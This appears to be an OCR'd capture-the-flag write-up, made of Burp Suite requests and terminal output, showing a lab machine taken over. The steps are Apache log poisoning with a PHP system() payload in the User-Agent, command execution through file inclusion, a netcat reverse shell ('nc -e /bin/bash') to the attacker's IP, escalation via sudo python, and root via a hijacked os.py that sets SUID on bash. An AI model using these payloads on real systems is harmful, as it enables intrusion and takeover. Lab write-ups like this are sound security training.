
id RCE



Request
GET /My_H1dd3n_S3cr3t/file.php?file=/var/log/apache2/access.log&cmd=id HTTP/1.1
Host: 192.168.137.46
User-Agent: <?php system($_GET['cmd']); ?>
Response
HTTP/1.1 200 OK
Server: Apache/2.4.38 (Debian)
Inspector
Selected text
&cmd=id
Decoded from:
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Done
1,542 bytes | 1,085 millis

nc



Request
GET /My_H1dd3n_S3cr3t/file.php?file=/var/log/apache2/access.log&cmd=which%20nc HTTP/1.1
Host: 192.168.137.46
User-Agent: <?php system($_GET['cmd']); ?>
Response
HTTP/1.1 200 OK
Server: Apache/2.4.38 (Debian)
Inspector
Selected text
&cmd=which%20nc
Decoded from:
&cmd=which nc
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Done
1,955 bytes | 1,059 millis


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: http://192.168.137.46
HTTP/1
Request
Pretty Raw Hex
GET /My_H1dd3n_S3cr3t/file.php?file=/var/log/apache2/access.log&cmd=nc+-e+/bin/bash+192.168.137.47+443 HTTP/1.1
Host: 192.168.137.46
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search
0 highlights
Response
Inspector
Selection 34 (0x22)
Selected text
nc+-e+/bin/bash+192.168.137.47+443
Decoded from: URL encoding
nc -e /bin/bash 192.168.137.47 443
Cancel
Apply changes
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 0
Request headers 8
Inspector
Notes
Waiting
Event log
All issues
Memory: 119.4MB



~ ❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.47] from (UNKNOWN) [192.168.137.46] 53384
whoami
www-data




```
total 68
drwxr-xr-x  18 root root  4096 Mar  6  2021 .
drwxr-xr-x  18 root root  4096 Mar  6  2021 ..
lrwxrwxrwx   1 root root     7 Mar  6  2021 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Mar  6  2021 boot
drwxr-xr-x  17 root root  3180 Feb 23 18:02 dev
drwxr-xr-x  72 root root  4096 Feb 23 18:02 etc
drwxr-xr-x   3 root root  4096 Mar  6  2021 home
lrwxrwxrwx   1 root root    31 Mar  6  2021 initrd.img -> boot/initrd.img-4.19.0-14-amd64
lrwxrwxrwx   1 root root    31 Mar  6  2021 initrd.img.old -> boot/initrd.img-4.19.0-11-amd64
lrwxrwxrwx   1 root root     7 Mar  6  2021 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Mar  6  2021 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Mar  6  2021 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Mar  6  2021 libx32 -> usr/libx32
drwx------   2 root root 16384 Mar  6  2021 lost+found
drwxr-xr-x   3 root root  4096 Mar  6  2021 media
drwxr-xr-x   2 root root  4096 Mar  6  2021 mnt
drwxr-xr-x   2 root root  4096 Feb 23 18:24 opt
dr-xr-xr-x 129 root root     0 Feb 23 18:02 proc
drwx------   3 root root  4096 May  3  2023 root
drwxr-xr-x  17 root root   500 Feb 23 18:02 run
lrwxrwxrwx   1 root root     8 Mar  6  2021 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Mar  6  2021 srv
dr-xr-xr-x  13 root root     0 Feb 23 18:02 sys
drwxrwxrwt   2 root root  4096 Feb 23 18:02 tmp
drwxr-xr-x  13 root root  4096 Mar  6  2021 usr
drwxr-xr-x  12 root root  4096 Mar  6  2021 var
lrwxrwxrwx   1 root root    28 Mar  6  2021 vmlinuz -> boot/vmlinuz-4.19.0-14-amd64
lrwxrwxrwx   1 root root    28 Mar  6  2021 vmlinuz.old -> boot/vmlinuz-4.19.0-11-amd64
www-data@ceres:/$ cd home/
www-data@ceres:/home$ ls
giuseppe
www-data@ceres:/home$ ls -l
total 4
drwx------ 3 giuseppe giuseppe 4096 May  3  2023 giuseppe
www-data@ceres:/home$ sudo -l
Matching Defaults entries for www-data on ceres:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on ceres:
    (giuseppe) NOPASSWD: /usr/bin/python
www-data@ceres:/home$
```





```
lrwxrwxrwx   1 root root     7 Mar  6  2021 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Mar  6  2021 boot
drwxr-xr-x  17 root root  3180 Feb 23 18:02 dev
drwxr-xr-x  72 root root  4096 Feb 23 18:02 etc
drwxr-xr-x   3 root root  4096 Mar  6  2021 home
lrwxrwxrwx   1 root root    31 Mar  6  2021 initrd.img -> boot/initrd.img-4.19.0-14-amd64
lrwxrwxrwx   1 root root    31 Mar  6  2021 initrd.img.old -> boot/initrd.img-4.19.0-11-amd64
lrwxrwxrwx   1 root root     7 Mar  6  2021 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Mar  6  2021 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Mar  6  2021 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Mar  6  2021 libx32 -> usr/libx32
drwx------   2 root root 16384 Mar  6  2021 lost+found
drwxr-xr-x   3 root root  4096 Mar  6  2021 media
drwxr-xr-x   2 root root  4096 Mar  6  2021 mnt
drwxr-xr-x   2 root root  4096 Feb 23 18:24 opt
dr-xr-xr-x 129 root root     0 Feb 23 18:02 proc
drwx------   3 root root  4096 May  3  2023 root
drwxr-xr-x  17 root root   500 Feb 23 18:02 run
lrwxrwxrwx   1 root root     8 Mar  6  2021 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Mar  6  2021 srv
dr-xr-xr-x  13 root root     0 Feb 23 18:02 sys
drwxrwxrwt   2 root root  4096 Feb 23 18:02 tmp
drwxr-xr-x  13 root root  4096 Mar  6  2021 usr
drwxr-xr-x  12 root root  4096 Mar  6  2021 var
lrwxrwxrwx   1 root root    28 Mar  6  2021 vmlinuz -> boot/vmlinuz-4.19.0-14-amd64
lrwxrwxrwx   1 root root    28 Mar  6  2021 vmlinuz.old -> boot/vmlinuz-4.19.0-11-amd64
www-data@ceres:/$ cd home/
www-data@ceres:/home$ ls
giuseppe
www-data@ceres:/home$ ls -l
total 4
drwx------ 3 giuseppe giuseppe 4096 May  3  2023 giuseppe
www-data@ceres:/home$ sudo -l
Matching Defaults entries for www-data on ceres:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on ceres:
    (giuseppe) NOPASSWD: /usr/bin/python
www-data@ceres:/home$ sudo -u giuseppe /usr/bin/python -c "import os; os.system('/bin/bash')"
giuseppe@ceres:/home$ whoami
giuseppe
giuseppe@ceres:/home$
```



giuseppe@ceres:~$ cat user.txt
16461eb65ce11cbabbe32cf1cf35a4f5
giuseppe@ceres:~$


giuseppe@ceres:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories:
[/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)

tenemos permisos de escritura en el os.py del python2.7




GNU nano 3.2 /usr/lib/python2.7/os.py
__all__.append("popen4")
import copy_reg as _copy_reg
def _make_stat_result(tup, dict):
return stat_result(tup, dict)
def _pickle_stat_result(sr):
(type, args) = sr.__reduce__()
return (_make_stat_result, args)
try:
_copy_reg.pickle(stat_result, _pickle_stat_result, _make_stat_result)
except NameError: # stat_result may not exist
pass
def _make_statvfs_result(tup, dict):
return statvfs_result(tup, dict)
def _pickle_statvfs_result(sr):
(type, args) = sr.__reduce__()
return (_make_statvfs_result, args)
try:
_copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
_make_statvfs_result)
except NameError: # statvfs_result may not exist
pass
import subprocess
sshel="chmod u+s /bin/bash"
subprocess.call(sshel, shell=True)
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text M-] To Bracket M-Q Previous
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo M-6 Copy Text ^Q Where Was M-W Next


> sshel='chmod u+s /bin/bash'
> subprocess.call(sshel, shell=True) >> /usr/lib/python2.7/os
os.py os.pyc os2emxpath.py os2emxpath.pyc
> subprocess.call(sshel, shell=True)' >> /usr/lib/python2.7/os.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ nano /usr/lib/python2.7/os.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/
important.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/
important.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/
important.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/
important.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/
important.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/
id important.py
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
giuseppe@ceres:/var/www/html/My_H1dd3n_S3cr3t$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
fb41c2cb45f8b4ee387fabac849d6449
bash-5.0#